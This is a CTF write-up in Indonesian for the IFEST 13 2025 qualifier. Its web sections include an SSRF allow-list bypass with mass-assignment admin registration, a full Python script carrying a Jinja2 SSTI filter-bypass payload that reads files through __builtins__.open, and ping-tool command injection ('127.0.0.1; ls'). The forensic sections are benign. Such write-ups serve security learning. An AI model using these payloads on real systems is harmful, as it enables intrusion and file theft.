

Write Up IFEST 2025

Pemuda Hunting TAK



dh3x

archanist

0x00flamp


Table of Contents

Write Up Penyisihan IFEST 13 2025

└─	Welcome	
└─	└─	Welcome (100)
└─	Web Exploit	
└─	└─	Web V1 (230)
└─	└─	Bypass (400)
└─	└─	Orbiter (410)
└─	Forensic	
└─	└─	Ququerer (250)
└─	└─	Nugas (320)
└─	└─	Silent Trace (370)
└─	Reverse	
└─	└─	Free Flag (280)

Welcome

Welcome



Challenge 41 Solves

WELCOME

100

IFEST13{JANGAN_LUPA_BERDOA_SESUAI_KEY
AKINAN_MASING_MASING}


Flag

Submit

Flag : IFEST13{JANGAN_LUPA_BERDOA_SESUAI_KEYAKINAN_MASING_MASING}

Web V1

Web Exploit



```
@app.route('/admin/fetch', methods=['GET', 'POST'])
def admin_fetch():
    if 'user_id' not in session:
        return redirect('/login')

    user = db.session.get(User, session['user_id'])
    if user.is_admin != '1':
        return "You are not authorized.", 403

    result = None
    if request.method == 'POST':
        url = request.form.get('url')

        if 'daffainfo.com' not in url:
            result = "Error: Only URLs with hostname 'daffainfo.com' are allowed."
        else:
            try:
                resp = requests.get(url, timeout=5)
                result = resp.text
            except Exception as e:
                result = f"Error fetching URL: {str(e)}"

    return render_template('fetch.html', result=result)
```

Pada challenge ini kita mendapatkan sebuah endpoint fetch yang dapat mem-fetch external URL apabila `user.is_admin != '1'`. Maka tujuan kita disini mencari cara


untuk mengganti `is_admin` menjadi `1`. Lalu dengan pengecekan `if 'daffainfo.com' not in url` yang memiliki logical flaw yang membolehkan url `"http://localhost:1337/internal#daffainfo.com"` untuk mendapatkan flagnya.

```
62
63 @app.route('/register', methods=['GET', 'POST'])
64 def register():
65     if request.method == 'POST':
66         data = request.form.to_dict()
67
68         data['password'] = hash_password(data['password'])
69
70         user = User(**data)
71         db.session.add(user)
72         db.session.commit()
73
74         return redirect('/login')
75     return render_template('register.html')
76
```

Disini user registration memiliki design flaw yang mana semua data body http request akan dimasukan ke dalam database. Maka dari itu cukup dengan menambahkan field `"is_admin" = 1` di http body request kepada `/register` akan menambahkan user admin baru.


```
92
93 @app.route('/internal')
94 def internal():
95     if request.remote_addr != '127.0.0.1':
96         abort(403)
97     return "Flag: IFEST13{fake_flag}"
98
```

Ini adalah endpoint flag yang mengharuskan request datang dari `127.0.0.1`. Maka dari itu url yang diberikan ke `/admin/fetch` adalah `http://localhost:1337/internal#daffainfo` yang mana ctfapp didapat dari hostname container yang tertera pada `docker-compose.yaml`



Bypass

Web Exploit



Lampiran:

bypass.zip

Diberikan sebuah file .zip berisikan source code sebagai berikut:

app.py	11/05/2025 08:34	Python Source File	2 KB
templates	11/05/2025 08:33	File folder	
reward	11/05/2025 08:24	File folder	
static	11/05/2025 08:24	File folder	

```

app.py x
C:\Users\Paul> Downloads > bypass > app.py
1 from flask import Flask, request, render_template, render_template_string
2 import re
3
4 app = Flask(__name__)
5
6 # Filter returns True if there is some pesky intruder
7 def filter(data):
8     blacklist_words = ['.', '[', ']', '{', '}', '(', ')', 'os', 'modules', 'base', 'import', 'application', 'builtins', "**"]
9     additional_check = ['.', '-']
10    additional_check = re.compile(''.join(map(re.escape, additional_check)))
11
12    for word in blacklist_words:
13        if word in data:
14            return True
15
16    return additional_check.match(data)
17
18 @app.route("/")
19 def index():
20     title = request.args.get('title', 'Your title', type=str)
21     content = request.args.get('content', "Multiple lines of text that form the lede, informing new readers quickly and efficiently about what's interesting in the content", type=str)
22
23     if filter(title) or filter(content):
24         title = "Oops..."
25         content = "Nice try, but you got blocked by our super secure filtering"
26
27     try:
28         title = render_template_string(title)
29         content = render_template_string(content)
30     except Exception:
31         title = "Error"
32         content = "Ouch! Some error has occurred"
33
34     return render_template("index.html", title=title, content=content)
35
36 if __name__ == "__main__":
37     app.run(host='0.0.0.0', port=8888, debug=False)

```

Dapat kita lihat bahwa terdapat beberapa simbol dan keyword yang difilter. Jadi tugas kita adalah melakukan bypass terhadap filter tersebut untuk mengeksekusi payloadnya nanti. Berdasarkan keyword yang difilter, kita bisa asumsikan bahwa kerentanan pada chall ini adalah SSTI. Jadi di aplikasi Flask “title” dan “content” digunakan sebagai query parameter, untuk memproses payload melewati filter, dan akan dirender menggunakan `render_template_string`. Jika filter mendeteksi simbol atau keyword yang dilarang, input akan diblokir. Celah muncul karena pemfilteran hanya berlaku pada bentuk literal input, dan tidak mengenali metode seperti `!attr()` yang bisa digunakan untuk mengakses atribut Python secara dinamis tanpa menggunakan titik atau underscore ganda.

Penyerang dapat memanfaatkan celah ini dengan menyusun payload Jinja2 berbentuk `{% ... %}` yang memanggil fungsi `request|attr(...)`, lalu menyisipkan nilai-nilai berbahaya seperti `'__builtins__'` dan `'open'` melalui parameter URL tambahan. Payload ini berhasil mengakses fungsi internal Python dan membaca file sensitif seperti `flag.txt`, karena filter gagal mendeteksi kombinasi akses dinamis yang tidak secara eksplisit menyebut kata atau karakter terlarang.

Payload:


```

app.py 1 test1.py
C: > Users > Paul > Downloads > test1.py > ...
1 import requests
2 import urllib.parse
3
4 base_url = "http://103.163.139.198:8888/"
5
6 raw_payload = """"{% set b = request|attr('args')|attr('get')('b_arg') %}
7 {% set o = request|attr('args')|attr('get')('o_arg') %}
8 {% set r = request|attr('args')|attr('get')('r_arg') %}
9 {% set fl = request|attr('args')|attr('get')('f_arg') %}
10 {% print request|attr('__init__')|attr('__globals__')|attr('get')(b)|attr('get')(o)(fl)|attr(r)() %}
11 """"
12
13 params = {
14     "title": raw_payload,
15     "content": "TestContent",
16     "b_arg": "__builtins__",
17     "o_arg": "open",
18     "r_arg": "read",
19     "f_arg": "../reward/flag.txt"
20 }
21
22 response = requests.get(base_url, params=params)
23
24 print("Status:", response.status_code)
25 print("Isi respon:")
26 print(response.text)
27

```

```

">
    <div class="col-lg-6 px-0">
        <h1 class="display-4 fst-italic">
            IFEST13{SSTI_byp4ss_fl1lt3rs_to_w1n_R3W4RD}</h1>
            <p class="lead my-3">TestContent</p>
        </div>
    </div>
</main>

```

FLAG : IFEST13{SSTI_byp4ss_fl1lt3rs_to_w1n_R3W4RD}

Orbiter

Web Exploits

Challenge

8 Solves

✕

Orbiter

410

3 people go to the moon, keep in communication with them

URL : <http://103.163.139.198:8181/>

Author : sipoer

Flag

Submit

Lampiran:

-

Tidak ada detail yang cukup jelas pada chall, jadi kita coba untuk lakukan dirsearch menggunakan gobuster.

```
(root@MSI)-[/home/archanist]
# gobuster dir -u http://103.163.139.198:8181 -w common.txt -x php,txt,js

=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://103.163.139.198:8181
[+] Method: GET
[+] Threads: 10
[+] Wordlist: common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,txt,js
[+] Timeout: 10s
=====

Starting gobuster in directory enumeration mode
=====
/.hta (Status: 403) [Size: 282]
/.hta.txt (Status: 403) [Size: 282]
/.hta.php (Status: 403) [Size: 282]
/.hta.js (Status: 403) [Size: 282]
/.htaccess (Status: 403) [Size: 282]
/.htaccess.txt (Status: 403) [Size: 282]
/.htaccess.php (Status: 403) [Size: 282]
/.htaccess.js (Status: 403) [Size: 282]
/.htpasswd (Status: 403) [Size: 282]
/.htpasswd.php (Status: 403) [Size: 282]
/.htpasswd.txt (Status: 403) [Size: 282]
/.htpasswd.js (Status: 403) [Size: 282]
/auth.php (Status: 302) [Size: 0] [--> login.php]
/flag.txt (Status: 200) [Size: 12]
/index.php (Status: 302) [Size: 0] [--> login.php]
/index.php (Status: 302) [Size: 0] [--> login.php]
/login.php (Status: 200) [Size: 814]
/logo (Status: 301) [Size: 324] [--> http://103.163.139.198:8181/logo/]
/logout.php (Status: 302) [Size: 0] [--> login.php]
/phpinfo.php (Status: 200) [Size: 75542]
/phpinfo.php (Status: 200) [Size: 75539]
/secret.txt (Status: 200) [Size: 64]
/server-status (Status: 403) [Size: 282]
Progress: 18956 / 18960 (99.98%)
=====
Finished
=====
```

Terdapat beberapa direktori yang menarik di sini. Jika dilihat pada /phpinfo.php kita bisa melihat credential untuk login. Password yang digunakan merupakan salah 1 part dari flag yang dicari.

<code>\$_SERVER['FLAG-ID']</code>	Armstrong
<code>\$_SERVER['FLAG-PASS-TRUE']</code>	345Y_P34SY

Setelah berhasil login, terdapat menu “Communication Checker Tool” yang mengeksekusi command “ping” ke alamat tertentu. Sering ditemukan fitur seperti ini rentan terhadap command injection. Jadi jika kita coba inject perintah sederhana seperti “127.0.0.1; ls”, akan muncul output seperti ini.

Communication Checker Tool

Check

Result:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.051 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.053 ms  
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.055 ms  
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.052 ms  
  
--- 127.0.0.1 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 3066ms  
rtt min/avg/max/mdev = 0.051/0.052/0.055/0.001 ms  
auth.php  
flag.txt  
index.php  
login.php  
logo  
logout.php  
phpinfo.php  
secret.txt  
style.css  
true_flag.txt
```

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.034 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.046 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.061 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.051 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3082ms
rtt min/avg/max/mdev = 0.034/0.048/0.061/0.009 ms
(3)5QU332Y
```

Na..	Value
jur..	eyj0XA0JKV1KJVLChbG0UJlZst1In9.eyj1cZVybmlkZSI6IktYbXN0cm9uZislnbHc3N3b3JkIj0uMzQVW90MzRTW5JmZlZW90OicMaWlTRDNNMzFhZiwZDmfoxhZcQ2OTc2MTQxQXQyRyYLeGpm_E1qEpVsPamUVNVZtOJ0mHO0StUstfE
PH..	0f692c39bcb67f967616e447700cb89

JSON WEB TOKEN (JWT)COPYCLEAR

Valid JWT

Invalid Signature

eyJ0eXAiOiJKV1QiLCJhbGciOiJI1zI1NiJ9.eyJ1c2VybmFtZSI6IkFyYXN0cm9uZyIsInBhc3N3b3JrIjoImzQ1W9QMzRTWSIsImZsYWciOiIiM1lFTDNNME5fliwiZXhwLjoxNzQ2OTc2MTQxfQ-RaYL eGpm_E1qiEpVsPxmUVNVTC1OJ0rmhO0tStUstie

JSONCLAIMS TABLECOPY↗

```
{  "typ": "JWT",  "alg": "HS256"}
```

DECODED PAYLOAD

JSONCLAIMS TABLECOPY↗

```
{  "username": "Armstrong",  "password": "345Y_P34SY",  "flag": "(2)_L3M0N_",  "exp": 1746976141}
```

JWT SIGNATURE VERIFICATION (OPTIONAL)

Enter the secret used to sign the JWT below:

SECRETCOPYCLEAR

signature verification failed

a-string-secret-at-least-256-bits-long

Encoding FormatUTF-8▼

FLAG : IFEST13{345Y_P34SY_L3M0N_5QU332Y}

Ququerer

Forensics



Pada challenge ini kita diberikan sebuah file .pcap yang saya kira akan serumit itu, setelah saya mencoba melakukan analisa terhadap packetnya, ternyata hasilnya null, dan tidak lama saya langsung kepikiran untuk ekstrak menggunakan tools foremost , dan ternyata benar, setelah di ekstrak menghasilkan folder png yang berisi sekumpulan gambar qr-code yang terpisah-pisah, kemudian saya mencoba untuk melakukan assembling pada gambar-gambar tersebut dengan menggunakan kode python yang dibantu oleh sahabat dekat saya (chat-gepete).

```

from PIL import Image
import os
import math

# === CONFIGURATION ===
input_folder = './png' # Replace with your folder
output_file = 'output.png'
images_per_row = 3 # Set how many images per row in the final image

# === LOAD IMAGES ===
image_files = [f for f in os.listdir(input_folder) if f.endswith('.png')]
images = [Image.open(os.path.join(input_folder, f)) for f in sorted(image_files)]

# Assume all images are the same size
img_width, img_height = images[0].size
num_images = len(images)
num_rows = math.ceil(num_images / images_per_row)

# Create blank canvas
output_image = Image.new('RGBA', (images_per_row * img_width, num_rows * img_height))

# Paste images
for index, image in enumerate(images):
    row = index // images_per_row
    col = index % images_per_row
    output_image.paste(image, (col * img_width, row * img_height))

# Save result
output_image.save(output_file)
print(f"Assembled image saved as '{output_file}'")

```

dan setelah saya run scriptnya, kode qr tersebut akhirnya kembali normal



dan yap, tanpa basa-basi saya langsung scan dan mendapatkan flagnya ,yey.

 Scanned Data

IFEST13{M4ST3R_R3CONSTRUCT0R_PACK3T}

FLAG : IFEST13{M4ST3R_R3CONSTRUCT0R_PACK3T}

Nugas

Forensic




Lampiran:


slides.pptx

Diberikan sebuah file ppt yang langsung kita extract saja menggunakan binwalk. Pada file media, terdapat sebuah arsip docs.zip. Docs.zip ini dapat kita extract menggunakan

password yang terdapat pada slide ppt sebelumnya.




Pada slide ke-8 terdapat note yang berisikan password untuk docs.zip. Setelah berhasil diextract, file yang didapat adalah docs.docx. Karena file .docx tersebut corrupted, jadi kita coba extract kembali dengan mengubah ekstensinya ke .zip, lalu diextract kembali dengan password sebelumnya. Setelah diextract maka kita mendapatkan sebuah file .pdf



Jika diteliti, size dari pdf tersebut adalah 222KB. Karena banyaknya text dengan size tidak sesuai, kita coba untuk parse pdf tersebut untuk melihat apakah ada konten tersembunyi.



Ternyata ada konten yang tidak ke-load pada pdf tersebut. Jadi kita coba untuk repair pdf tersebut menggunakan <https://www.ilovepdf.com/repair-pdf>. Lalu ini hasilnya



FLAG : IFEST13{B3_H0N3ST_H0W_M4NY_T1M3S_Y0U_R4N_ROCKY0U}

Silent Trace

Forensics

Challenge

10 Solves

×

Silent Trace

370

A few days before he disappeared, a UI designer sent a project drawing to the security team, accompanied by a strange note: "Three cards appear in my dreams, The Magician, The Moon, and The Hermit. The letters dance, but only if you know which string to pull." The drawing holds several clues. Some seem ordinary, but one of them records a trail that leads to a deeper communication, as if there is a hidden story behind it.

The trail leads you to a hidden message. Not a sound, not an image, just a small movement captured by an old device. Can you follow the movement to the end?

Author : p0t4rr

↓ chal.jpeg

Flag

Submit

